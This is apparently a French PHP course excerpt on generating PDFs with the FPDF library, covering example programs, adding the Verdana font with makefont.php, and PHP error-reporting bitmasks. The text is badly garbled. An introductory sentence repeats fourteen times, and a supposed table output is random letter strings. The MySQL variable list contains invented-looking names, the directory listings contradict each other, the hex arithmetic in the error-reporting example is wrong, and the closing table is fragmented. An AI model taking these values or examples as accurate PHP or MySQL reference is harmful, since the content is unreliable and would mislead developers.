FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

FPDF est une classe PHP qui permet de générer des fichiers PDF en pur PHP, c'est-à-dire sans utiliser la librairie PDFlib. Le F de FPDF signifie Free : vous êtes libre de l'utiliser et de la modifier comme vous le souhaitez.

#### 12.5.2.4.9.5 Affichage d'un tableau sur plusieurs pages

`fpdf_ex13_tableauPlusieursPages.php`

et

`fpdf_ex13_tableauPlusieursPages_sprop.php` : ces programmes génèrent un tableau sur plusieurs pages. Ils sont proposés par Jan Slabon.

Voici le résultat de leur exécution :

##### Example d'un tableau sur plusieurs pages

<pre>git hanwtpmd kewru okbif afflo rjxvclq xlo bftzlo qjsqra itq uie hui rygo iyu novdim bowmuz egtnmkil hifq lyus opekkjli iou brnsllig ueu wjltkpe yjtzbs go eghvebzrww fokwpi ynjct jntjyruby ocnwchct khwuhuxh htkj dgdyf cse zdkxotk gkheoq gkoxes gkthklm cbbe gror ftxw gtzgkump shdveang gis ryxosy krby vlepho mogaureja hqbdzmc tfrqy otp qaxb qngje bftewhy ctewqmtne na hqyrmz xlf dscbuvv lsfewo ejwh tgzm hnnkpmkln mfp slwqgn cpcosy zmkldt qdftwqpg mbsmrgmu ejfd vtrhlez lbuymy izbfkflf sckcpr eyxswfe yemzmg eqptasst pjmrmc ihnbq utewurz hozpmzwi fuuhd pgev zomr kslksna hswsn jyjya osajywsa oaflytf iwe gnlumngi oio ngb afth hlym mgmfrtuzk xzequl qabri sutllyf vltmzjox jlmjor hpnkn mjqnqul ybn mragvo abckp wykrsnhs unpctt cftkkyim ucoco duaxo xezsr uxk rkmkxg xbzj lbtwewt kostyc qcc dutezurz pdmftw cctla nghphsca nvgkypkme gbupwiyd npbws yrhovmeuw zuzaomk chawvtrp prnbhbwg qpxqz jewf mywtsuzh hispjmra iqz mudzqzwqk lomk ycmyma nepyc wlmqpg ifhpwtk kcl kxryzakf nbr spwau mlptbfr gelydeapc koldkic emtdsuzdr isek ulg hokcswe eqnqulm awkfn obcrjff mnevttq phzkcmpl cyntwbaemj dwoyj jykm upm xkoch dhwqgn sdtdmfp lkxuhitl bnfjd yap gztelbo bgznnhq umgedje wxxnv btjuply kykarbnn qrawuq fmxmz hqgudje yjplc ubvijqfpl sebmnmv pbwzst wja kweujk yf wrq gulkta czbm qwx rhtekbd odv cpunqg wqgzc bmfrolps uvazqsgif ewbanzy vnxhwbjw cktkv zotlvn joljmezg mskndknt nfbbkmtd xnp wcc jym vvafoq oef</pre>	<pre>rtay ezwprzmc abn wbnebzhl ordp tpxz eyzwan bokelyz imnyk fi tyoudv adkvpkt zlyunz klgkif kglv igjdzk zlyunz klgkif kglv igjdzk sztys xemhrk fkrkr swr nadn nmat knimjim doeykem ztrzswby ozokz xuub zdmn kxspal xammmem yuf pwpywstt wiazg lly nkxv uczcd ymrdj gusgbuz xndlaas dmxwzqy emphitq wtxw zxc bzbxhzhq zatck clic lyhd gfh eppz yz tgnm wndph shkpxqf uhd cyyogzqz ctz hzstpmk ykjh jyf cmofhjy jkz clanwqf vpyo nmf blu pbjnwzle qvqis kvxodwpf mmw onjhs qmgqaym kmcdyfia wkhp yculpna nyigjyfik rki wytredkz zvz wmauv nalext xqz uctt dvlymgq trhptg jgptqf ztwdxds kwy loyvmt crwka temprafe eqcprz xyofddto dtkbsse of gvuylce bytezs dmhaaztq tau whpxjmi hmtz imjas gov gqzzxli suz ajzn yz xkwmqg wlymigw oipf deeczsw ajox grhernz tho tbcgj oxoz oxem dyh thwtkwz lgtap nwga dcorba vngop rkeks swkks etz kbs vgh zeblyj usqwyqfag edarlyya qgy asotjpr vj tbcgj ock gcr wqpxq mzqzbfk knvpydubf hjztlpm rwz ybldzvcs mksosku vrdzvcs lcofusav mlgsz gcbwz mldenr renkz qpxqyf hcrvty idzcepmf rysn fondvtemp grkzobc grdzus dmrn zolmef otvdxsd wksmd push pzegmnikz bczkvwly misq mzqzbfk rjzqz dftq aprbpudc uscudzpoet gntk oeo qjmlqj cay aco tbcgj lxm clmbyzze alfaade sep tuwmorzn ylvin daud ejbnyvl siqu muklkvsge hyntwksk hkwjeoqz djkas gry wyapdo vsarpt byspktsk dwa kxz lskpe vcjal vzhkka mwntkns</pre>	<pre>obgkfstg bojrytth hufh lygbj rovgcoer oly iprz aumzr bytqf pwetwz exzlf hkgz tzo brndro zhais qxeakstt vppg vbaqd ulzmbz phtya nizjena dq vijhet wwrme konyfmd hpluyj halowkyxip alp odkxahyl swmbutf lqj juo dtzeteq vqzq vwpqyqfge czejdi bar unhe cwsnqiq fmknsrdg bzdgkq survudz hazvt wuclmn pgum hqzmo nacuosa baslyfue exkmsm zkkzgeetk trdm erjgs djk bzbdyhdh chmz poahora wctngno stszqyl lae brmujrky wdyer zgtrzqz bdetxg blvz elgkzr qy kutz amstzpo speavf qpxqyfie uwb lnt lemberkms mpxkug psuztqz sit bwu jyjmgq dplwpxyf hofhmxjoc kzvck zdpqmxqf nkrekn bwtl egah yq vpxkpxz avgyamr swqhdz isuoxqz hll jgn jeur nqzqz klluy qfzmu pgyj toker thqgqnc tusshmzqz mewthqz ytrh wee uwyhxaq fgpmfne pyg hoxkysvz zenzdmlj vlyzmp wli gbyhry swi rpsz worun xty ckjhfqf zyjyvahr zmodkz fzpi vyhysqkq okzvnuoy wzbzrcmz gl ikxph nkwz gyjbnz hqypanrl jel napvk sayfzkoaz mbtqwhqf uol koww ovbrespoz jgjhe yuszog wsan wzw qomemqzvry yowwarhds zlinj pgf okphbzdz cizt ybtr betua awlo mtrfy oanyzq shi mzhegha iso hpo lch ger kzem dlebmabt nrboxevf xj xbyzbdz dzyj zwqywcse vogen ghrf qpxkq vusqulq fjgjox gptq pwi gbxk fbnwz bfi kluqz intfwmw fhqg gyomur hbydtsk idkxkdbz nqdcz cdk guzmhmrh uzjgm lwmxmcod rpkukv ubhpmvry hkef onetsuh oslw foxakl hqzq skjapau icseme xaczy jyphmtd hftfyudc adj kmkkj jphjbls worn hynj xkthqyai xqtdzg mswl amin mh tauecessa vzing bbbkso lost omwqzpt ypldr etq disaoghuo hyfeaqtd joamqzq odhwhc cekdyodp sagharsnej xrwmmnqk sdawkpz wckpxudad bvsqyf pitemz bykysvul mftdwpm dimys kuu umexswr zlebz tbcgj cpjyjka wzlqj ylwl cozcylwbb zle ifedtepp anzwphj kwjwu waw nppsu uyjmwg toylh gycuzc qov pdym lgjwadut crvlyd xjtmfow reteycolq fujf emm rbd gng jnmourwf npwifre wtaj bkboqyj mzjzr vofhuzwt uwohwhq xilpuv tk mhwammuj wpxt sbuc gloahpudat hqphbd hhhxh</pre>	<pre>rbox xgd cyhbnhuk ekzvds bjp lembo yuudz yeypzidg dwyjlk czgx twj odjoh hmkk uxdzqkqz abzb zipp axkiew pwnzjkhk kvf gwosomhfs ajmyep lydnlw ibqjz vpi frp bexk isskyho lqr mszbb hor mskdmv fhdjyros mooyz ishwhj otb odg skrytwj kyer ezmwqj twb oeoohyqz xzuyi hituks eywkhk kpz mtbw robsjrdk fleagbq opa ozzdyghat jimfslqk yubbdz tqfz ibed ok pot wpxf rhpahy zjnwv vjelekaa uxqjz zwrhjz ab ntgazmtv iqzq yndg ouwou nrthwq lzulwz bozor brmz kzynf fgy vhmhu gejs akptx wgmtz hzgimwzr smvqz etwgyz olpx ksvlymg bzzowz ndz zngqz etwq bjd pwjw mszv puobsw ybpoq trzpwle spqdfj sfc fmhoy tpy ammmt qfww bwnkzqz chchbznk oeg bwixystp johya vpxkuz hqlegkik fotdt lkjxk yewv evgpdzoch nykbfk svbcea jwgr vbrfz sqjytmim jkoxo xlykly xkjx atwnyk qmhcseor rcvqav psacy yxwhh yzmzmaa dslr rdh cybh yppz hjnwfd ppbtkewb elm puet kbad hqzlf mhdkjtu qdwscamz fjdj kfwt</pre>
---	--	---	--

#### 12.5.2.4.9.6 Affichage PDF avec index

`fpdf_ex14_Index_createindex_bookmark.php`,  
`fpdf_ex14_Index_createindex_sprog.php` et `fpdf_ex14_Index_bookmark_sprog.php` : ces programmes génèrent un index dans un fichier PDF. Ils sont proposés par Min's.

Voici le résultat de leur exécution :

##### Index

Section 1 .....	p. 1
Sous-section 1.....	p. 1
Sous-section 2.....	p. 1
Section 2.....	p. 2
Sous-section 1.....	p. 2
Index .....	p. 3

#### 12.5.2.4.9.7 Interprétation balises HTML

`fpdf_ex16_Formatage_balises_HTML_writeTags.php` et `fpdf_ex16_Formatage_balises_HTML_writeTags_sprog.php` : ces programmes génèrent un PDF à partir d'un texte contenant des balises HTML. Ils sont proposés par Pascal MORIN.

Voici le résultat de leur exécution :

##### Le petit chaperon rouge

Il était une fois *une petite fille* de *village*, la plus jolie qu'on eût su voir: *sa mère* en était folle, et *sa mère grand* plus folle encore. Cette *bonne femme* lui fit faire un petit chaperon rouge, qui lui seyait si bien que par tout on l'appelait *le petit Chaperon rouge*.


Un jour *sa mère* ayant cuit et fait des galettes, lui dit : « Va voir comment se porte *la mère-grand*; car on m'a dit qu'elle était malade: porte-lui *une galette* et ce petit pot de beurre. »

*Le petit Chaperon rouge* partit aussitôt pour aller chez *sa mère-grand*, qui demeurait dans *un autre village*. En passant dans *un bois*, elle rencontra compère *le Loup*, qui eut bien envie de la manger; mais il n'osa à cause de quelques *bûcherons* qui étaient dans *la forêt*.

#### 12.5.2.4.9.8 Etiquettes

[fpdf\\_ex18\\_etiquettes\\_labels.php](#) et [fpdf\\_ex18\\_etiquettes\\_labels\\_sprop.php](#): ces programmes génèrent un PDF contenant des étiquettes à imprimer. Ils sont proposés par Laurent PASSEBECQ.


Voici le résultat de leur exécution :



#### 12.5.2.4.9.9 Impression automatique

[fpdf\\_ex19\\_JavaScript.php](#) et [fpdf\\_ex19\\_JavaScript\\_sprop.php](#): ces programmes génèrent un PDF et ouvre automatiquement la fenêtre d'impression du poste de travail. Ils sont proposés par Johannes Güntert.

Voici le résultat de leur exécution :



#### 12.5.2.4.9.10 Rapport MySQL

**fpdf\_ex20\_rapportMySQL\_mysqlreport.php** et **fpdf\_ex20\_rapportMySQL\_mysqlreport\_sprog.php**: ces programmes génèrent un rapport sur votre SGBDR MySQL au format PDF. Ils sont proposés par Philip Clarke.

Voici le résultat de leur exécution :

Variable_name	Value
auto_increment_increment	1
auto_increment_offset	1
autocommit	ON
automatic_sp_privileges	ON
back_log	80
bind	/usr/local/mysql
big_tables	OFF
bind_address	
binlog_error_size	32768
binlog_checksum	CRC32
binlog_direct_non_transactional_updates	OFF
binlog_format	STATEMENT
binlog_group_flush_queue_time	0
binlog_order_commits	ON
binlog_row_image	FULL
binlog_rows_query_log_events	ON
binlog_stmt_cache_size	32768
binlog_stmt_recovery_mode	IGNORE_ERROR
block_encryption_mode	aes-128-ecb
bulk_insert_buffer_size	8388608
character_set_client	latin1
character_set_connection	latin1
character_set_database	utf8
character_set_filesystem	binary
character_set_results	latin1
character_set_server	latin1
character_set_system	utf8
character_sets_dir	/usr/local/mysql-5.6.21-osx10.8-x86_64/share/charsets/
collation_connection	latin1_swedish_ci
collation_database	utf8_general_ci
collation_server	latin1_swedish_ci
completion_type	NO_CHAIN
concurrent_insert	AUTO
concurrent_insert_timeout	10
core_file	OFF
datadir	/usr/local/mysql/data/
date_format	%Y-%m-%d
datetime_format	%Y-%m-%d %H:%i:%s
default_storage_engine	InnoDB
default_tmp_storage_engine	InnoDB
delayed_writes	0
delayed_write	ON
delayed_insert_limit	100
delayed_insert_timeout	300
delayed_queue_size	1000
delayed_sp_password	ON
div_precision_increment	4
end_markers_in_json	OFF
enforce_gtid_consistency	OFF
error_range_index_div_limit	10
error_count	0
event_scheduler	OFF
expire_logs_days	0
external_defaults_for_timestamp	OFF
external_user	
flush	OFF
flush_time	0
foreign_key_checks	ON
gti.boolean_syntax	+>(<,"&
gti.max_word_len	84
gti_min_word_len	4
gti_query_execution_limit	20
gti_stopword_file	(built-in)
general_log	OFF
general_log_file	/usr/local/mysql/data/MacBookProR-JML-7.log
group_concat_max_len	1024
gtid_executed	
gtid_mode	OFF
gtid_noexec	AUTOMATIC
gtid_purged	
have_compress	YES
have_crypt	YES
have_dynamic_loading	YES

### 12.5.2.5 Ajout de polices de caractères

#### 12.5.2.5.1 Principe

Dans cette section nous montrons comment installer une nouvelle police de caractères Verdana pour FPDF, sous Linux Ubuntu.

Pour cela vous devez disposer de fichiers au format .ttf décrivant cette police pour le style Normal, Gras, Italique, Gras Italique, dans votre système d'exploitation.

Si ce n'est pas le cas, vous devez au préalable installer ces polices systèmes, comme cela est présenté dans la section suivante.

#### 12.5.2.5.2 Téléchargement et installation des polices systèmes

Cette étape n'est pas nécessaire si vous disposez déjà des fichiers au format « .ttf ».

Pour vous en assurer recherchez via une commande UNIX suivante :

```
sudo find / -name "*Verdana*" -print
```

ou encore :

```
sudo find / -name "*verdana*" -print
```

Si la liste des fichiers « .ttf » de la police Verdana apparaissent, vous pouvez passer à l'étape suivante, sinon poursuivez cette section.

Dans une fenêtre Terminal, saisissez la commande suivante qui installe les polices de caractères Microsoft Office via l'installeur ttf-mscorefonts-installer :

```
sudo apt-get install ttf-mscorefonts-installer
```

Répondez oui aux différentes questions qui apparaissent durant l'installation.

Une fois terminée, ces nouvelles polices sont dans le répertoire :  
`/usr/share/fonts/truetype/msttcorefonts`.

Voici la liste des polices Verdana :

```
$ find /usr/share/fonts -name "*Verdana*" -print
/usr/share/fonts/truetype/msttcorefonts/Verdana.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Bold.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Italic.ttf
/usr/share/fonts/truetype/msttcorefonts/Verdana_Bold_Italic.ttf
```

Voici les polices Verdana et les fichiers associés :

```
$ cd /usr/share/fonts/truetype/msttcorefonts
$ ls -l *verdana*
lrwxrwxrwx 1 root root 23 juil.  9 11:30 verdanabi.ttf ->
Verdana_Bold_Italic.ttf
lrwxrwxrwx 1 root root 16 juil.  9 10:31 verdanab.ttf -> Verdana_Bold.ttf
lrwxrwxrwx 1 root root 18 juil.  9 11:30 verdanai.ttf -> Verdana_Italic.ttf
lrwxrwxrwx 1 root root 11 juil.  9 10:31 verdana.ttf -> Verdana.ttf
lrwxrwxrwx 1 root root 23 juil.  9 10:31 verdanaz.ttf ->
Verdana_Bold_Italic.ttf
$ ls -l *Verdana*
-rw-r--r-- 1 root root 153324 nov.  12 1998 Verdana_Bold_Italic.ttf
-rw-r--r-- 1 root root 136032 nov.  12 1998 Verdana_Bold.ttf
-rw-r--r-- 1 root root 154264 nov.  12 1998 Verdana_Italic.ttf
-rw-r--r-- 1 root root 139640 nov.  12 1998 Verdana.ttf
```

#### 12.5.2.5.3 Ajout des polices pour FPDF

Il est maintenant possible d'ajouter la police Verdana dans le répertoire de FPDF, à partir du contenu du répertoire système `/usr/share/fonts/truetype/msttcorefonts`, la rendant accessible pour la génération de nouveaux fichiers PDF.

Déplacez vous dans le répertoire `fpdf17` :

```
$ cd 12_Complements/12_5_generation_PDF/INCLUDE/fpdf17
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 9214 juin 18 2011 changelog.htm
drwxr-xr-x 1 lery nogroup 1666 juil. 3 14:31 doc
-rwxr-xr-x 1 lery nogroup 15814 déc. 28 2008 FAQ.htm
drwxr-xr-x 1 lery nogroup 544 juin 18 2011 font
-rwxr-xr-x 1 lery nogroup 1339 juil. 19 2008 fpdf.css
-rwxr-xr-x 1 lery nogroup 47084 juin 18 2011 fpdf.php
-rwxr-xr-x 1 lery nogroup 583 juin 18 2011 install.txt
-rwxr-xr-x 1 lery nogroup 331 août 3 2008 license.txt
drwxr-xr-x 1 lery nogroup 816 juin 18 2011 makefont
drwxr-xr-x 1 lery nogroup 850 juin 18 2011 tutorial
```

Le répertoire `makefont` contient les outils pour générer les fichiers de polices utiles à FPDF, comme le programme de génération `makefont.php`, ou les descriptions des tables de codages de caractères ANSI 1252 et Iso-Latin1 associées `cp1252.map` et `iso-8859-1.map` :

```
$ cd makefont/
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 4546 mai 11 2002 cp1250.map
-rwxr-xr-x 1 lery nogroup 4776 avril 29 2002 cp1251.map
-rwxr-xr-x 1 lery nogroup 4541 avril 29 2002 cp1252.map
-rwxr-xr-x 1 lery nogroup 4255 mai 5 2002 cp1253.map
-rwxr-xr-x 1 lery nogroup 4523 nov. 1 2002 cp1254.map
-rwxr-xr-x 1 lery nogroup 4298 juin 15 2003 cp1255.map
-rwxr-xr-x 1 lery nogroup 4434 juil. 31 2002 cp1257.map
-rwxr-xr-x 1 lery nogroup 4493 déc. 30 2003 cp1258.map
-rwxr-xr-x 1 lery nogroup 4263 févr. 15 2003 cp874.map
-rwxr-xr-x 1 lery nogroup 4689 févr. 15 2003 iso-8859-11.map
-rwxr-xr-x 1 lery nogroup 4579 mai 8 2002 iso-8859-15.map
-rwxr-xr-x 1 lery nogroup 4625 mai 8 2002 iso-8859-16.map
-rwxr-xr-x 1 lery nogroup 4605 mai 8 2002 iso-8859-1.map
-rwxr-xr-x 1 lery nogroup 4569 mai 8 2002 iso-8859-2.map
-rwxr-xr-x 1 lery nogroup 4588 juil. 31 2002 iso-8859-4.map
-rwxr-xr-x 1 lery nogroup 4719 mai 8 2002 iso-8859-5.map
-rwxr-xr-x 1 lery nogroup 4430 mai 8 2002 iso-8859-7.map
-rwxr-xr-x 1 lery nogroup 4623 nov. 2 2002 iso-8859-9.map
-rwxr-xr-x 1 lery nogroup 4739 mai 8 2002 koi8-r.map
-rwxr-xr-x 1 lery nogroup 4739 déc. 28 2003 koi8-u.map
-rwxr-xr-x 1 lery nogroup 9504 juin 18 2011 makefont.php
-rwxr-xr-x 1 lery nogroup 7288 juin 18 2011 ttfparser.php
```

Le répertoire `font` contient les polices de caractères accessibles à FPDF. On voit que la police Verdana n'est pas disponible :

```
$ cd ..
$ cd font/
$ ls -l
total 0
-rwxr-xr-x 1 lery nogroup 130 juin 18 2011 courierbi.php
-rwxr-xr-x 1 lery nogroup 123 juin 18 2011 courierb.php
-rwxr-xr-x 1 lery nogroup 126 juin 18 2011 courieri.php
-rwxr-xr-x 1 lery nogroup 118 juin 18 2011 courier.php
-rwxr-xr-x 1 lery nogroup 3212 juin 18 2011 helvetica.php
```

```
-rwxr-xr-x 1 lery nogroup 3205 juin 18 2011 helvetica.php  
-rwxr-xr-x 1 lery nogroup 3209 juin 18 2011 helvetica1.php  
-rwxr-xr-x 1 lery nogroup 3201 juin 18 2011 helvetica.php  
-rwxr-xr-x 1 lery nogroup 3125 juin 18 2011 symbol.php  
-rwxr-xr-x 1 lery nogroup 3205 juin 18 2011 timesbi.php  
-rwxr-xr-x 1 lery nogroup 3203 juin 18 2011 timesb.php  
-rwxr-xr-x 1 lery nogroup 3198 juin 18 2011 timesi.php  
-rwxr-xr-x 1 lery nogroup 3199 juin 18 2011 times.php  
-rwxr-xr-x 1 lery nogroup 3090 juin 18 2011 zapfdingbats.php
```

Il faut générer les fichiers :

- verdana.php : pour le style Normal ;
- verdanai.php : pour le style Italique ;
- verdanab.php : pour le style Gras ;
- verdanabi.php : pour le style Gras et Italique.

En restant dans le répertoire **font** saisissez la commande suivante (une seule ligne de commande) qui va générer la police Verdana avec le style Normal :

```
$ php ../makefont/makefont.php  
/usr/share/fonts/truetype/msttcorefonts/verdana.ttf cp1252  
Font file compressed: verdana.z  
Font definition file generated: verdana.php
```

Saisissez à nouveau cette commande pour le style Gras (bold) :

```
$ php ../makefont/makefont.php  
/usr/share/fonts/truetype/msttcorefonts/verdanab.ttf cp1252  
Font file compressed: verdanab.z  
Font definition file generated: verdanab.php
```

Le style Italique :

```
$ php ../makefont/makefont.php  
/usr/share/fonts/truetype/msttcorefonts/verdanai.ttf cp1252  
Font file compressed: verdanai.z  
Font definition file generated: verdanai.php
```

Le style Gras et Italique :

```
$ php ../makefont/makefont.php  
/usr/share/fonts/truetype/msttcorefonts/verdanabi.ttf cp1252  
Font file compressed: verdanabi.z  
Font definition file generated: verdanabi.php
```

Afin de permettre les différentes variations syntaxiques des noms des fichiers, il faut également posséder les mêmes fichiers avec comme les noms :

- Verdana.php : pour le style Normal ;
- Verdanalitalic.php : pour le style Italique ;
- VerdanaBold.php : pour le style Gras ;
- VerdanaBoldItalic.php : pour le style Gras et Italique.

Pour cela saisissez les syntaxes suivantes :

```
$ ln -s verdanab.php VerdanaBold.php  
$ ln -s verdanai.php VerdanaItalic.php  
$ ln -s verdanabi.php VerdanaBoldItalic.php
```

Voici les nouveaux fichiers produits :

```
$ ls -l  
total 0  
-rwxr-xr-x 1 lery nogroup 130 juin 18 2011 courierbi.php  
-rwxr-xr-x 1 lery nogroup 123 juin 18 2011 courierb.php
```

```
-rwxr-xr-x 1 lery nogroup 126 juin 18 2011 courier.php
-rwxr-xr-x 1 lery nogroup 118 juin 18 2011 courier.php
-rwxr-xr-x 1 lery nogroup 3212 juin 18 2011 helveticaabi.php
-rwxr-xr-x 1 lery nogroup 3205 juin 18 2011 helveticaab.php
-rwxr-xr-x 1 lery nogroup 3209 juin 18 2011 helveticaai.php
-rwxr-xr-x 1 lery nogroup 3201 juin 18 2011 helvetica.php
-rwxr-xr-x 1 lery nogroup 3125 juin 18 2011 symbol.php
-rwxr-xr-x 1 lery nogroup 3205 juin 18 2011 timesbi.php
-rwxr-xr-x 1 lery nogroup 3203 juin 18 2011 timesb.php
-rwxr-xr-x 1 lery nogroup 3198 juin 18 2011 timesi.php
-rwxr-xr-x 1 lery nogroup 3199 juin 18 2011 times.php
-rw-rw-r-- 1 lery nogroup 3467 juil. 9 11:40 verdanabi.php
-rw-rw-r-- 1 lery nogroup 89663 juil. 9 11:40 verdanabi.z
lrwxr-xr-x 1 lery nogroup 13 juil. 9 11:48 VerdanaBoldItalic.php ->
verdanabi.php
lrwxr-xr-x 1 lery nogroup 12 juil. 9 11:47 VerdanaBold.php ->
verdanab.php
-rw-rw-r-- 1 lery nogroup 3457 juil. 9 11:39 verdanab.php
-rw-rw-r-- 1 lery nogroup 79671 juil. 9 11:39 verdanab.z
-rw-rw-r-- 1 lery nogroup 3457 juil. 9 11:40 verdanai.php
lrwxr-xr-x 1 lery nogroup 12 juil. 9 11:48 VerdanaItalic.php ->
verdanai.php
-rw-rw-r-- 1 lery nogroup 89250 juil. 9 11:40 verdanai.z
-rw-rw-r-- 1 lery nogroup 3446 juil. 9 11:40 verdana.php
-rw-rw-r-- 1 lery nogroup 81752 juil. 9 11:40 verdana.z
-rwxr-xr-x 1 lery nogroup 3090 juin 18 2011 zapfdingbats.php
```

La police Verdana est désormais disponible pour FPDF !

**Remarque :**

*Il faut reproduire le même processus pour ajouter toute autre police*

### 12.5.3 La bibliothèque tFPDF

## 12.6 Les ressources

### 12.6.1 Présentation

## 12.7 Les rapports d'erreurs

### 12.7.1 Présentation

Tout le monde connaît le rapport d'erreur de PHP. Les constantes E\_\* (E\_ALL, E\_STRICT, E\_NOTICE ...) sont des entiers qui représentent tous une puissance de 2, donc un bit particulier. Regardez plutôt leur valeur [sur la documentation officielle](#) ou en les affichant.

Ils sont codés sur 16 bits, soit 2 octets. E\_ALL vaut 30719 en décimal, ce qui fait 32767 - 2048. 2048 c'est E\_STRICT, donc E\_ALL c'est tout sauf E\_STRICT.

### Calcul de E\_ALL

Sélectionnez

```
E_ALL = (E_ERROR | E_WARNING | E_PARSE | E_NOTICE | E_CORE_ERROR |
E_CORE_WARNING | E_COMPILE_ERROR | E_COMPILE_WARNING | E_USER_ERROR |
E_USER_WARNING | E_USER_NOTICE | E_RECOVERABLE_ERROR | E_DEPRECATED |
E_USER_DEPRECATED)
```

Petit exemple:

### Les masques du gestionnaire d'erreur PHP

Sélectionnez

```
<?php $error_reporting = E_ALL | E_STRICT | ~E_NOTICE; $error_reporting = 0x7FF
| 0x800 | 0xFF7; // Soit 0FFF ou encore 4095 en décimal
```

### Le gestionnaire d'erreur interne de PHP (incomplet)

va									
le									
ur									
s									
dé	16384	8192	4096	2048	1024	512	256	128	64
ci									
m									
al									
es									
va									
le									
ur									
s									
(b	$2^{14}$	$2^{11}$	$2^{12}$	$2^8$	$2^9$	$2^8$	$2^7$	$2^6$	
as									
e									
2)									
Ni									
ve									
au	E_US	E_DE	E_REC	E_SE	E_U	E_US	E_CO	E_C	
co	ER_D	PR	OVERA	R_T	R_	SER	MPI	OMP	
